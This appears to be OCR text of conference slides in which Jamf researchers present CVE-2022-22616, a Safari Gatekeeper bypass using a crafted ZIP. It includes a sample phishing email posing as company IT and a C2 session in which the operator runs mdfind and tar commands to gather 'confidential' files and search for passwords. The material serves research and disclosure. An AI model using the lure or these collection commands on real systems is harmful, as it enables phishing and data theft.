

Downloads — matt.benyo@goldbug — ~/Downloads — -zsh — 80×24
[12:33PM] [matt.benyo@goldbug:~/Downloads]
$ xattr JamfProtect-3.3.0+604.pkg
com.apple.macl
com.apple.metadata:kMDItemDownloadedDate
com.apple.metadata:kMDItemWhereFroms
com.apple.quarantine
[12:36PM] [matt.benyo@goldbug:~/Downloads]
$


General
General
Tabs
AutoFill
Passwords
Search
Security
Privacy
Websites
Extensions
Advanced
Safari opens with:
A new window
New windows open with:
Start Page
New tabs open with:
Start Page
Homepage:
https://www.apple.com/startpage/
Set to Current Page
Remove history items:
After one year
Favorites shows:
Favorites
File download location:
Downloads
Remove download list items:
When Safari quits
Open “safe” files after downloading
“Safe” files include movies, pictures, sounds,
PDF and text documents, and archives.
?


test
no quarantine
Contents
com.apple.quarantine
MacOS
com.apple.quarantine
exec
test
com.apple.quarantine


test
com.apple.quarantine
Contents
com.apple.quarantine
MacOS
com.apple.quarantine
exec
test
com.apple.quarantine

Exploiting the Bypass



Safari Downloads

Available for: macOS Monterey

Impact: A maliciously crafted ZIP archive may bypass Gatekeeper checks


Description: This issue was addressed with improved checks.

CVE-2022-22616: Ferdous Saljooki (@malwarezoo) and Jaron Bradley (@jbradley89) of Jamf Software, Mickey Jin (@patch1t)


CVE-2022-22616 - A Deep Dive Into the Discovery of a Safari Vulnerability [1173]

Ferdous Saljooki, Detections Developer II, Jamf

Jamf security researchers discovered a vulnerability earlier this year and reported their findings to Apple which is now patched and assigned CVE-2022-22616. Join Ferdous Saljooki from the Jamf Threat Labs team to take a deep dive into vulnerability analysis. Gatekeeper is a security feature built into macOS that prevents the user from executing potentially malicious and/or unwanted software. It is designed to ensure that only trusted software launches on a user's system by verifying notarization and code signing information. A vulnerability existed in the Safari browser that allowed a specially crafted zip to bypass all checks performed by Gatekeeper. This allowed for the execution of an application that was completely unsigned and un-notarized. Join us on this journey through macOS internals and research.


Mail File Edit View Mailbox Message Format Window Help
100% Thu May 19 3:55 PM
Inbox — Exchange
Filter by: Unread (1 message)
Apple Support 3:07 PM
Company Software Update Policy
Hi Everyone - As we all know, it is important to keep the software we run secure and up to date. We understand that taking the ti...
Move to...
Favorites
All Inboxes
VIPs
Flagged 3
All Drafts
All Sent
Smart Mailboxes
iCloud
Inbox
Drafts
Sent
Junk
Trash
Archive
Exchange
Inbox
Drafts
Sent
Junk
Trash
Archive
Conversation History
AS
Apple Support
Company Software Update Policy
To: john_doe_1288@outlook.com
Inbox - Exchange 3:07 PM
Hi Everyone -
As we all know, it is important to keep the software we run secure and up to date. We understand that taking the time to track and update all the applications you use can be a chore and not always top-of-mind.
As many of you have heard by now, in an effort to streamline this process, we are rolling out a convenient all in one application updater. Gone are the days when IT hijacks your machine for a forced application update.
You now have the freedom to run this single updater to manage all of your application updates when it's most convenient for you (IE not right before you have to get on a Zoom call 😬 sorry!)
Please download the application here
Thanks for doing your part to keep our customers and fellow Jamfs safe!
Alan Howchins
VP, IT & Facilities


Victim
3D


Operation Chimera
99+
mythic_admin
Active Callbacks
INTERACT
IP
HOST
USER
DOMAIN
OS
LAST CHECKI
44
192.168.0.137
MACBOOK-PRO.LOCAL
saljooki
1s
CALLBACK: 44
[Fri May 27 2022 19:43:19] / 82 / mythic_admin
ls MACBOOK-PRO.LOCAL:/tmp/
shell mdfind confidential -0 | xargs -0 tar -rvf /tmp/archive.tar

```
shell mdfind confidential -0 | xargs -0 tar -rvf /tmp/archive.tar
```

```
mdfind confidential -0 | xargs -0 tar -rvf /tmp/archive.tar
```

```
mdfind password account
```

```
mdfind confidential -0 | xargs -0
```

xargs

```
mdfind confidential -0 | xargs -0 tar -r
```

```
mdfind confidential -0 | xargs -0 tar -rv
```

```
mdfind confidential -0 | xargs -0 tar -rvf
```

